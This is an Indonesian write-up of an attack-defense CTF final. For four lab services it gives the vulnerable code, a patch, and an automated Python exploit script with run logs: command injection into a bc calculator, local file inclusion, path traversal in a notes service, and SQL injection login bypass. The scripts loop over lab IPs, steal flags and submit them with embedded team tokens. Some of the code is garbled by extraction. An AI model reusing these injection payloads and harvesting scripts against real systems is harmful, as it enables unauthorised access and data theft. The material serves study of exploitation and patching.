# WRITEUP FINAL OLIVIA X 2025







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Part of



# **DAFTAR ISI**

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# **QUICK MATH**

```
!DOCTYPE html>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
k rel="stylesheet"
href="https://stackpath.bootstrapcdn.com/bootstrap/4.1.3/css/bootstrap.min
.css" integrity="sha384-
MCw98/SFnGE8fJT3GXwEOnqsV7Zt27NXFoaoApmYm81iuXoPkF0JwJ8ERdknLPMO"
crossorigin="anonymous">
<script src="https://code.jquery.com/jquery-3.3.1.slim.min.js"</pre>
integrity="sha384-
q8i/X+965Dz00rT7abK41JStQIAqVgRVzpbzo5smXKp4YfRvH+8abtTE1Pi6jizo"
crossorigin="anonymous"></script>
src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.14.3/umd/popper.mi
n.js" integrity="sha384-
ZMP7rVo3mIykV+2+9J3UJ46jBk0WLaUAdn689aCwoqbBJiSnjAK/18WvCWPIPm49"
crossorigin="anonymous"></script>
src="https://stackpath.bootstrapcdn.com/bootstrap/4.1.3/js/bootstrap.min.j
s" integrity="sha384-
ChfqqxuZUCnJSK3+MXmPNIyE6ZbWh2IMqE241rYiqJxyMiZ6OW/JmZQ5stwEULTy"
crossorigin="anonymous"></script>
    <title>calc</title>
<div class="container">
<div class="row">
<div class="col-md-6">
<h2>calculator</h2>
if(!empty($ GET)){
```

```
<form class="form-inline" action="./index.php">
   <label for="staticEmail2" class="sr-only">Input</label>
 <div class="form-group mx-sm-3 mb-2">
   <input type="text" name="calc" class="form-control" placeholder="1+1"</pre>
 <button type="submit" class="btn btn-primary mb-2">calculate/button>
<div class="alert alert-primary" role="alert">
   echo $str." = ".shell exec("echo \"$str\" | bc");
```

web application tersebut menginject user input ke dalam bash command berikut:

```
shell exec("echo \"$str\" | bc")
```

sehingga kita bisa memberikan arbitrary command untuk dirun melalui karakter seperti ; dan #.

#### Patch


```
echo $str." = ".shell_exec("echo ".escapeshellarg($str)." | bc");
```

pake escapeshellarg untuk ngewrap dan escape input sebelum dipipe ke bash command bc sehingga arbitrary command yang berbahaya tidak dieksekusi.

## Attack

strateginya payloadnya gini:

pake " untuk menutup string yang dibuka oleh echo "..." pake ; untuk memisahkan dan menjalankan bash command kita (misalnya cat /root/flag.txt;), dan pake # untuk ignore command basic calculator (bc)



#### automation:

```
#!/usr/bin/env python3
import requests
import sys
import time
import json
import ipaddress
```

```
import re
TEAM TOKEN = '6778be6873b0167c'
SUBMISSION_URL = 'http://10.10.0.1/flags'
   '10.60.1.1',
   '10.60.2.1',
    '10.60.3.1',
    '10.60.5.1',
    '10.60.6.1'
TARGET PORT = 13000
def submit flags(flags list):
   if not flags list:
       print("[*] No new flags to submit.")
   headers = {
       'Content-Type': 'application/json'
   data = json.dumps(flags list)
   print(f"\n[+] Submitting {len(flags_list)} flags...")
        resp = requests.put(SUBMISSION URL, headers=headers, data=data,
timeout=10)
        if resp.status code == 200:
           try:
                print("[*] Server response:", resp.json())
           except json.JSONDecodeError:
                print("[!] Non-JSON response:", resp.text)
        else:
            print(f"[!] Submission failed ({resp.status code}):
```

```
except requests.exceptions.RequestException as e:
       print(f"[!] Network error during submit: {e}")
def make injection(depth):
   path = "../" * depth + "flag.txt"
def solve(host, port):
   url base = f"http://{host}:{port}/index.php"
   for depth in range(1, MAX TRAVERSAL DEPTH + 1):
       inj = make injection(depth)
       params = {'calc': inj}
       full url = requests.Request('GET', url base,
       print(f"[*] {host}:{port} depth={depth} → {full url}")
       try:
           r = requests.get(url base, params=params, timeout=5)
       except requests.exceptions.RequestException as e:
            print(f"[!] {host}:{port} request error: {e}")
        if r.status code != 200:
           print(f"[!] {host}:{port} HTTP {r.status code}")
        snippet = r.text[:200].replace("\n", " ")
       print(f" response snippet: {snippet!r}...")
       m = re.search(r"([A-Z0-9]{16,}={1,2})", r.text)
       if m:
            flag = m.group(1)
```

```
print(f"[+] FLAG on {host} (depth={depth}): {flag}")
            return flag
    print(f"[-] No flag at any depth on {host}")
def main():
    seen = set()
            print(f"\n=== Run at {time.ctime()} ===")
            found = []
                try:
                    ipaddress.ip address(h)
                    print(f"[!] Invalid IP, skipping: {h}")
                flag = solve(h, TARGET PORT)
                if flag and flag not in seen:
                    seen.add(flag)
                    found.append(flag)
            if found:
            else:
                print("[*] No new flags this run.")
            print(f"\n--- Sleeping {SLEEP INTERVAL}s ---")
            time.sleep(SLEEP INTERVAL)
        print("\n[!] Caught interrupt, exiting.")
        sys.exit(0)
if __name__ == "__main__":
```

# **BUCKET**

```
@app.route("/download", methods=["GET"])
def donlot():
    try:
        filename = request.args.get("filename")
        assert filename and ".." not in filename
        return open(os.path.join("uploads/", filename)).read()
    except:
        return ">:("
```

LFI vuln pada fungsi download, bisa akses /flag.txt

# Patch

```
@app.route("/download", methods=["GET"])
def donlot():
    try:
        filename = os.path.basename(request.args.get("filename", ""))
        if not filename or ".." in filename or "flag" in filename.lower():
            return "yoi"

        path = os.path.join("uploads", filename)

# Ensure file exists
        if not os.path.isfile(path):
```

```
return "yoi"

return open(path).read()

except:

return "yoi"
```

#### Attack

```
#!/usr/bin/env python3
import requests
import time
import json
import re
# --- Configuration ---
TEAM TOKEN = '6778be6873b0167c'
SUBMISSION URL = 'http://10.10.0.1/flags'
    '10.60.6.1',
TARGET PORT = 12000
SLEEP INTERVAL = 30  # seconds between full scans
MAX RETRIES = 3
RETRY DELAY = 60 # seconds to wait on 429
FLAG RE = re.compile(r'^[A-Za-z0-9=]+$')
def submit flags(flags list):
   if not flags list:
       return
        'X-Team-Token': TEAM_TOKEN,
```

```
payload = json.dumps(flags list)
    for attempt in range(1, MAX RETRIES+1):
        print(f"[+] Submitting {len(flags list)} flags (attempt
{attempt})...")
        try:
            resp = requests.put(SUBMISSION URL, headers=headers,
data=payload, timeout=10)
        except requests.RequestException as e:
            print(f"[!] Network error: {e}")
        if resp.status code == 200:
            try:
                print("[*] Server response:", resp.json())
            except json.JSONDecodeError:
                print("[*] Server response:", resp.text)
            return
        elif resp.status code == 429:
            print(f"[!] Rate limited (429). Retrying in {RETRY DELAY}s...")
            time.sleep(RETRY DELAY)
        else:
            print(f"[!] Submission failed: HTTP
{resp.status code}\n{resp.text}")
    print("[!] All retries exhausted; giving up.")
def fetch flag(host, port):
    base = f"http://{host}:{port}"
    for p in ("/flag", "/flag.txt"):
        url = f"{base}/download?filename={p}"
        try:
            r = requests.get(url, timeout=5)
        except requests.RequestException:
            continue
        txt = r.text.strip()
        if r.status code == 200 and FLAG RE.fullmatch(txt):
            print(f"[+] [{host}] {p} → {txt}")
```

```
def main():
       print(f"\n--- Scan run at {time.ctime()} ---")
            flag = fetch_flag(h, TARGET_PORT)
            if flag:
                found.append(flag)
        if found:
            # dedupe
            flags = list(dict.fromkeys(found))
            submit flags(flags)
        else:
            print("[*] No flags found this run.")
        print(f"--- Sleeping {SLEEP_INTERVAL}s ---")
        time.sleep(SLEEP_INTERVAL)
   main()
```

```
--- Scan run at Wed Jul 30 16:39:52 2025 ---

[+] [10.60.1.1] /flag.txt → BLHY9IBUSWZ2RJ3S6FQIJSA05J48HON=

[+] [10.60.3.1] /flag.txt → B8EZACP8U4DRBENIØNHEJ7DQINH349Q=

[+] [10.60.4.1] /flag → yoi

[+] [10.60.6.1] /flag.txt → BWTPGW98SXF56GBZTØ5N5GNSQØ2FDWO=

[+] Submitting 4 flags (attempt 1)...

[*] Server response: [{'flag': 'BLHY9IBUSWZ2RJ3S6FQIJSA05J48HON=', 'msg': '[BLHY9IBUSWZ2RJ3S6FQIJSA05J48HON=] Flag already stolen'}, {'flag': 'B8EZACP8U4DRBENIØNHEJ7DQINH349Q=', 'msg': '[B8EZACP8U4DRBENIØNHEJ7DQINH349Q=] Flag already stolen'}, {'flag': 'yoi', 'msg': '[yoi] Flag is invalid or too old.'}, {'flag': 'BWTPGW98SXF56GBZTØ5N5GNSQØ2FDWO=] Flag already stolen'}]

--- Sleeping 30s ---
```

# **QUIZ NOTES**

```
def read_note_by_id(foldername):
    id = input("Enter your note id: ")
    try:
        with open(os.path.join(base_path, foldername, id), "r") as f:
            note = json.loads(f.read().strip())
            print(f"Title: {note['title']}")
            print(f"Content: {note['content']}")
    except FileNotFoundError:
        print("You must write a note before reading it!")
    except Exception as e:
        print(e)
```

karena id langsung diinput dari attacker, kita bisa melakukan path traversal

#### Patch

```
id = input("Enter your note id: ")
ganti dengan
id = os.path.basename(input("Enter your note id: "))
```

```
>>> BE
>>> ./x.py
____

▼ Starting attack cycle at 2025-07-30 15:34:45

[*] Fetching attack data from http://lo.10.0.1/api/client/attack data/...
[+] Successfully fetched attack data.
--- Targeting 10.60.4.1 ---
[*] Generated 2 directory names for 10.60.4.1.
[+] SUCCESS on 10.60.4.1 with secret 'h4RAORC6DiX': 0000
--- Targeting 10.60.1.1 ---
[*] Generated 2 directory names for 10.60.1.1.
[!] Authentication failed for 10.60.1.1.
--- Targeting 10.60.3.1 ---
[*] Generated 2 directory names for 10.60.3.1.
[!] Authentication failed for 10.60.3.1.
[*] Generated 2 directory names for 10.60.6.1.
[!] Authentication failed for 10.60.6.1.
--- Targeting 10.60.2.1 ---
[*] Generated 2 directory names for 10.60.2.1.
[!] Authentication failed for 10.60.2.1.
--- Targeting 10.60.5.1 ---
[*] Generated 2 directory names for 10.60.5.1.
[!] Authentication failed for 10.60.5.1.
_____
=== @ FINAL SUMMARY ===
Host: 10.60.4.1
Flag: 0000
```

nah kan, hasil patchnya bikin flag jadi null

#### Attack

attack data paling baru ada di API <a href="http://10.10.0.1/api/client/attack">http://10.10.0.1/api/client/attack</a> data/

```
▼ Ouiz Notes:
  10.60.4.1:
      0:
                      "aK2gpwlQynXVjY"
                      "vlduCkgKbC"
  10.60.3.1:
                      "Pb6CEYFDptDu000"
      0:
                      "44pUgv040KJX"
  10.60.6.1:
                      "bfc4va8YKtfj"
      0:
                      "MPeEbutCsBfQXx"
  10.60.1.1:
                      "gPhusxZB5p"
      0:
                      "aQj4WXJosj3"
  10.60.5.1:
                      "jLFiFIl2UPT41P1"
      0:
      1:
                      "zf7dbX1zdwc"
  10.60.2.1:
                      "5ejVPI88Sjj3"
      0:
                      "VRP4fR6Vhc5"
```

ambil valuenya "1" (nilai yg di field ke-2)

ketika flag berubah, flag paling baru ada di field "1", sedangkan field "0" adalah flag yg digantikan (flag lama). awalnya solver input ke-2 nilai tersebut, dari situlah keliatan behaviornya.

```
#!/usr/bin/env python3
"""
QuizNotes Path Traversal Exploit - Dynamically fetches attack data and enumerates targets.
"""
import socket
import json
import sys
import hashlib
import requests # Added for fetching attack data
import time
from datetime import datetime

# Configuration
PORT = 14000
ATTACK_DATA_URL = "http://10.10.0.1/api/client/attack_data/"
```

```
# Insert your valid login token below (no extra whitespace)
TOKEN =
"8C50CD5FE5AA42FDF62CE8C7B88F7DB6215F7D50BF92DE0436C58876AB96FF3048FE30A2E
83411B3B7CE4453D9E21835B8CE3141124AAF11D44D7721EAEA388D65B5CB19EB53D464A03
F60571DA00105E8600CD9CE8E9575511CA66F600EFDE9C77DA4445917A3C50E4051FD9DCC3
6CB8CEEBB006D3D191A39251D67E4F6760D5AEA3E449C8A2184F2468D3A90591C986B1B08F
09171F7C6C83591B66FA127A4F1FF39427BD581D2B547A76029DDECD173.009B383C7C95C1
E75FF3172927984B818D9E8610B7BB5056A813690B4F5455B6F0AF779C2026283BE11390C2
E2200FAD46F89375142227E39843FD4274D2BFBAF201727B33F5554F37A0983932245838B5
BC96ACFF87497D94E68B96873EE82C29F54098D2118D42F7C804BAD67FA3FBEBA3CE4544BC
8894A14926B1A45E9D25970E2BBE322D12CC4F158FB87B55674C35D7CA93DB0467E71DCB29
4DDABF51BAC4954DB0FF065D7DFB3027E065CFE584B1F21EDAEA218AF18CD009D0A86E2EB3
3CB7FEAF1448F0C8B1D1874F7CA706DD4CE5EA018AA1465A83A22FBF7DE4D9CB8D08518477
AF858A4CB6287296B6A7C5AF51BE5F"
def fetch attack data():
    """Fetches the latest attack data from the API."""
   print(f"[*] Fetching attack data from {ATTACK DATA URL}...")
        response = requests.get(ATTACK DATA URL, timeout=5)
       response.raise for status() # Raise an exception for bad status
codes (4xx or 5xx)
       print("[+] Successfully fetched attack data.")
        return response.json()
   except requests.exceptions.RequestException as e:
        print(f"[!] Error fetching attack data: {e}", file=sys.stderr)
        return None
def recv all(sock, timeout=0.5):
    """Receive all available data until timeout (in seconds)."""
   data = b""
   old = sock.gettimeout()
   try:
       while True:
           chunk = sock.recv(4096)
            if not chunk:
                break
           data += chunk
   except socket.timeout:
```

```
pass
        sock.settimeout(old)
    return data
   data = b""
   while not data.endswith(delim):
            chunk = sock.recv(1)
       except socket.timeout:
           break
        if not chunk:
           break
        data += chunk
    return data
def exploit_single_directory(sock, dir_name):
   """Sends the path traversal payload for a single directory."""
   sock.sendall(b'3\n')
   recv until(sock) # prompt for note id
   payload = f".../{dir name}/0"
   sock.sendall(payload.encode() + b"\n")
   recv until(sock) # title line
   content line = recv until(sock).decode(errors='ignore')
    flag = None
            obj = json.loads(raw)
            flag = obj.get('content')
        except json.JSONDecodeError:
            flag = raw
    return flag
def exploit target(host, secrets):
```

```
"""Connects to a single host and attempts the exploit with its
secrets."""
   print(f"\n--- Targeting {host} ---")
   dirs = [hashlib.sha256(s.encode()).hexdigest() for s in secrets]
   print(f"[*] Generated {len(dirs)} directory names for {host}.")
        sock = socket.create connection((host, PORT), timeout=5)
        sock.settimeout(2)
   except Exception as e:
       print(f"[!] Error connecting to {host}: {e}")
       return {}
   recv all(sock, timeout=1) # Banner
   sock.sendall(TOKEN.strip().encode() + b"\n")
   auth data = recv all(sock, timeout=1).decode(errors='ignore')
   if 'Successfully authenticated' not in auth data:
       print(f"[!] Authentication failed for {host}.")
       sock.close()
   recv all(sock, timeout=1) # Menu
    found flags = {}
   for i, d in enumerate(dirs):
        try:
            flag = exploit single directory(sock, d)
            if flag:
                print(f"[+] SUCCESS on {host} with secret '{secrets[i]}':
{flag}")
                found flags[host] = flag
                submit_flags({host: flag}) # Z Submit immediately
            else:
                print(f"[-] No flag found for hash of '{secrets[i]}'")
        except Exception as e:
            print(f"[!] Error during exploit on {host}: {e}")
            sock.close()
            return found flags
```

```
sock.close()
   if not found flags:
       print(f"[-] No flags found on {host}.")
   return found flags
def main():
   """Main function to orchestrate the attack."""
   attack data = fetch attack data()
   if not attack data:
       sys.exit(1) # Exit if data fetching failed
   quiz notes targets = attack data.get("Quiz Notes")
   if not quiz notes targets:
       print("[!] Could not find 'Quiz Notes' targets in the API data.")
   all collected flags = {}
   for ip, secrets in quiz notes targets.items():
        # Try all secrets provided for the IP
       if len(secrets) >= 2:
            flags for ip = exploit target(ip, [secrets[1]]) # Use only
the second secret
       else:
           print(f"[!] Not enough secrets for {ip}")
           continue
       all collected flags.update(flags for ip)
   print("\n\n" + "="*20)
   print("=== & FINAL SUMMARY ===")
   print("="*20)
   if all collected flags:
       for ip, flag in all collected flags.items():
           print(f"Host: {ip}\nFlag: {flag}\n")
        # submit flags(all collected flags)
   else:
       print("No flags were retrieved from any target.")
```

```
def submit flags(flags):
    """Submit collected flags to the server."""
    url = "http://10.10.0.1/flags"
    team token = "6778be6873b0167c"
    headers = {
        "X-Team-Token": team token
    flag_list = list(flags.values())
    print(f"[*] Submitting flags: {flag list}")
    try:
        response = requests.put(url, headers=headers, json=flag list)
        if response.status code == 200:
            print("[+] Flags submitted successfully!")
            print(response.text)
        else:
            print(f"[!] Failed to submit flags. Status:
{response.status code}, Response: {response.text}")
    except requests.RequestException as e:
        print(f"[!] Error submitting flags: {e}")
    try:
        while True:
            print("\n\n" + "="*30)
            print(f" ₹ Starting attack cycle at {datetime.now().strftime('%Y-%m-%d
            print("="*30)
            main()
            print(f"[!] Waiting 30s before next cycle...\n")
            time.sleep(30)
   except KeyboardInterrupt:
        print("\n[!] Interrupted by user. Exiting gracefully.")
       sys.exit(0)
```

```
--- Targeting 10.60.5.1 ---

[*] Generated 1 directory names for 10.60.5.1.

[+] SUCCESS on 10.60.5.1 with secret 'zikX7fAE9Ieu': Q7DCXU4VS6N61V Y60ZEMXUWQ6FUJR8L=

[*] Submitting flags: ['Q7DCXU4VS6N61VY60ZEMXUWQ6FUJR8L=']

[+] Flags submitted successfully!

[{"flag":"Q7DCXU4VS6N61VY60ZEMXUWQ6FUJR8L=","msg":"[Q7DCXU4VS6N61VY 60ZEMXUWQ6FUJR8L=] Flag accepted! Earned 57.12144649579239 flag points!"}]
```

# FLAGS MARKET

sqli auth bypass to access flag Patch app.py

```
#!/usr/bin/python3
from flask import Flask
import app db
app = Flask( name )
@app.route('/')
def index():
    page = '''Welcome to the first Olivia Challenge.<br/>>
    Do you want flags? Look for them.'''
    return page
@app.route('/put flag/<flag id>/<password>/<flag>')
def put flag(flag id, password, flag):
    app db.put flag(flag id, password, flag)
    page = "Flag put."
    return page
@app.route('/get flag/<flag id>/<password>')
def get_flag(flag id, password):
    flag = app db.get flag(flag id, password)
```

```
if flag:
        page = f"Flag: {flag[0][0]}"
    else:
        page = "I am watching you."
    return page
def main():
    app db.create db()
    app.run(debug=True, host='0.0.0.0', port=8000)
if name == ' main ':
app db.py:
import sqlite3
conn = sqlite3.connect('database.db', check same thread=False)
def make query(sql, parameters=None):
    if parameters:
        res = conn.execute(sql, parameters)
        res = conn.execute(sql)
    conn.commit()
    return res.fetchall()
def create db():
    return make query('CREATE TABLE IF NOT EXISTS flags (flag_id TEXT,
password TEXT, flag TEXT)')
```

return make query('INSERT INTO flags (flag id, password, flag) VALUES

return make query(f'SELECT flag FROM flags WHERE flag id = ? AND

def put flag(flag id, password, flag):

def get flag(flag id, password):

password = "{password}"', (flag id,))

#### Patch

vulnnya ada disini

```
def get_flag(flag_id, password):
    return make_query(f'SELECT flag FROM flags WHERE flag_id = ? AND
password = "{password}"', (flag_id,))
```

patchnya mudah, flag\_id dan password bikin sebagai parameter, sehingga input pengguna tidak bisa mengubah struktur. ganti jadi:

```
def get_flag(flag_id, password):
    return make_query("SELECT flag FROM flags WHERE flag_id = ? AND
password = ?", (flag_id, password))
```

#### Attack

Pakai ORDER BY rowid DESC LIMIT 1 -- buat dapetin flag terbaru

```
#!/usr/bin/env python3
import requests
import sys
import json
# --- Configuration ---
TEAM TOKEN = '6778be6873b0167c'
SUBMISSION URL = 'http://10.10.0.1/flags'
    '10.60.2.1',
    '10.60.4.1',
    '10.60.6.1'
TARGET PORT = 11000
SLEEP INTERVAL = 30 # Time in seconds between full runs (2 minutes)
def submit flags(flags list):
    Submits a list of found flags to the scoring server in a single
request.
    Args:
```

```
flags list (list): A list of flag strings to submit.
    11 11 11
    if not flags_list:
        print("[*] No new flags to submit.")
    headers = {
        'Content-Type': 'application/json'
    # The data is the list of flags, which will be serialized into a JSON
    data = json.dumps(flags list)
   print(f"\n[+] Submitting {len(flags list)} flags in bulk...")
        response = requests.put(SUBMISSION URL, headers=headers,
data=data, timeout=10)
        if response.status code == 200:
                print(f"[*] Submission response: {response.json()}")
            except json.JSONDecodeError:
                print(f"[!] Error: Server sent a non-JSON response despite
a 200 OK status.")
                print(f"[*] Raw Response Text: '{response.text}'")
        else:
            print(f"[!] Error: Submission failed with status code
{response.status code}.")
            print(f"[*] Raw Response Text: '{response.text}'")
   except requests.exceptions.RequestException as e:
        print(f"[!] A network error occurred during submission: {e}")
def solve(host, port):
    Exploits SQL injection in the /get flag endpoint to retrieve the
latest flag.
```

```
Args:
       host (str): The hostname or IP address of the target server.
       port (int): The port number of the target server.
   Returns:
       str: The flag if found, otherwise None.
   base url = f"http://{host}:{port}"
   injected password = '" OR 1=1 ORDER BY rowid DESC LIMIT 1 -- '
   encoded password = requests.utils.quote(injected password)
   target url = f"{base url}/get flag/a/{encoded password}"
   try:
       response = requests.get(target url, timeout=5)
       if response.status code == 200 and "Flag: " in response.text:
           # Extract flag from response
           flag = response.text.strip().split("Flag: ")[-1]
           print(f"[+] Success! Found flag for Flag Market on
{host}:{port}")
           print("-------")
           print(flag)
           print("----")
           return flag
   except requests.exceptions.RequestException as e:
       print(f"[!] Connection failed to {host}:{port} - {e}")
def main():
   Main loop to collect all flags first, then submit them in bulk.
   while True:
       print(f"\n--- Starting new attack run at {time.ctime()} ---")
```

```
found_flags = []
# First, iterate through all targets and collect flags
for host in TARGET_HOSTS:
    flag = solve(host, TARGET_PORT)
    if flag:
        found_flags.append(flag)

# After the loop, submit all collected flags in one go
if found_flags:
        submit_flags(found_flags)
else:
        print("\n[*] No new flags were found in this run.")

print(f"\n--- All targets scanned. Sleeping for {SLEEP_INTERVAL}
seconds. ---")
    time.sleep(SLEEP_INTERVAL)

if __name__ == "__main__":
    main()
```

```
--- Starting new attack run at Wed Jul 30 16:40:34 2025 ---

[*] No new flags were found in this run.
--- All targets scanned. Sleeping for 30 seconds. ---

d) Spaces: 4 UTF-8 CRLF {} Python 🚳 3.13.5 (Microsoft Store) 🔓 Background 😅
```

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